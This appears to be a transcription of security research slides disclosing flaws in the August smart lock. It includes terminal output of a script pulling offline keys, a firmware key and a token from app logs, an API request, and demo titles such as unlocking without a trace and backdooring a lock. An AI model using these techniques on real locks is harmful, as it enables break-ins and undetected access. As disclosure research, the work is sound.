A terminal window titled 'btletool — -bash — 106x33' displays the output of a script. The script has successfully extracted various cryptographic keys from logs. The output includes several 'Offline Key' entries for different slots, a 'User=phone:' entry with a masked password, an 'installId', a 'Firmware Key', and a 'jwt' token. The terminal text is as follows:

```
[ $ node ./dst/get_secrets_from_logs.js
Offline Key: slot=2 key=14b985d0064436099a9a092772cdb50b
Offline Key: slot=1 key=7f6ef1d444ddc97e37fb421e9b0a8935
User=phone: +[REDACTED] Password=[REDACTED] installId=FDDF3EEF-DF48-4F99-9A30-6A3AEC5B56EB
Offline Key: slot=1 key=ae1e422057121f2485a11bd715d62c98
Offline Key: slot=2 key=16f3c7d3a34f8987af2f06aefa490429
Offline Key: slot=1 key=a618115d62ab936e48daf45219906adb
Firmware Key: 70f4f853e330baec27bf2724f39d1471
jwt:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.
[REDACTED]
```

Security claims

- ~~Perfectly secure~~
- ~~Guest access can be revoked at any time~~
- ~~Guest permission can be limited to a schedule~~
- Guest can not
 - △ ~~Use auto-unlock~~
 - Invite or remove guests or owners
 - View activity feed
 - View Guest List
 - △ ~~Change lock settings~~
- ~~Keys can not be duplicated or distributed~~

Remove lock user ● Turn on notifications ● Turn on unlock notific ● Get Profile +

[Redacted] ▼ [Eye icon]

Turn on unlock notifications ▼

POST ▼ https://api-production.august.com/locks/setnotification/7B0CA6635E895F0D7EE597C92BC4C137 [Redacted] Params Send Save


Authorization Headers (3) Body Pre-request Script Tests Generate Code

Type No Auth ▼

Body Cookies (6) Headers (7) Tests Status: 200 OK Time: 290 ms

Pretty Raw Preview JSON ▼ [Icon] Save Response

```
1 {  
2   "message": "success"  
3 }
```



Verizon 5:38 PM

KEYCHAIN Customize

Welcome to August!



Set up a Smart Lock

August

Iphone 5 S3 unlocked Front Door at
Iphone 5's House

OK



I Received an Airbnb
Invite

Security claims

- ~~Perfectly secure~~
- ~~Guest access can be revoked at any time~~
- ~~Guest permission can be limited to a schedule~~
- Guest can not
 - △ ~~Use auto-unlock~~
 - Invite or remove guests or owners
 - △ ~~View activity feed~~
 - View Guest List
 - △ ~~Change lock settings~~
- ~~Keys can not be duplicated or distributed~~

Don't give guest access to
someone you would not
give a key to.

Code on github

- [SDK for August lock](#)
- [Postman Collection](#)

Demo

1. Unlock without a trace <demo>
2. Change Settings <demo>
3. Backdooring a lock <demo>

Mistakes made

- Mobile app logs include key material
- Lock does not differentiate between guest and owner
- Firmware not signed
- No apparent way to discover backdoor keys
- Guest users can download key material
- Access entry log can be erased by guest users
- Confusing two factor with two step
- ~~No rate limiting of password reset attempts (fixed)~~
- Mobile apps include bypass for certificate pinning
- ~~SecureRandom not used for nonce or session key generation (fixed)~~
- Key material not stored on iOS keychain

What was done correctly

- Mobile apps attempt to use certificate pinning
- Protocol makes use of nonces CBC
- August has been very responsive
- Not reliant solely on BLE's *just works* security model

Hackers needed

Consumers are not able to evaluate security claims made by companies

- We need more researchers investigating security claims made by companies on behalf of consumers.
- What can be asserted without evidence can be dismissed without evidence.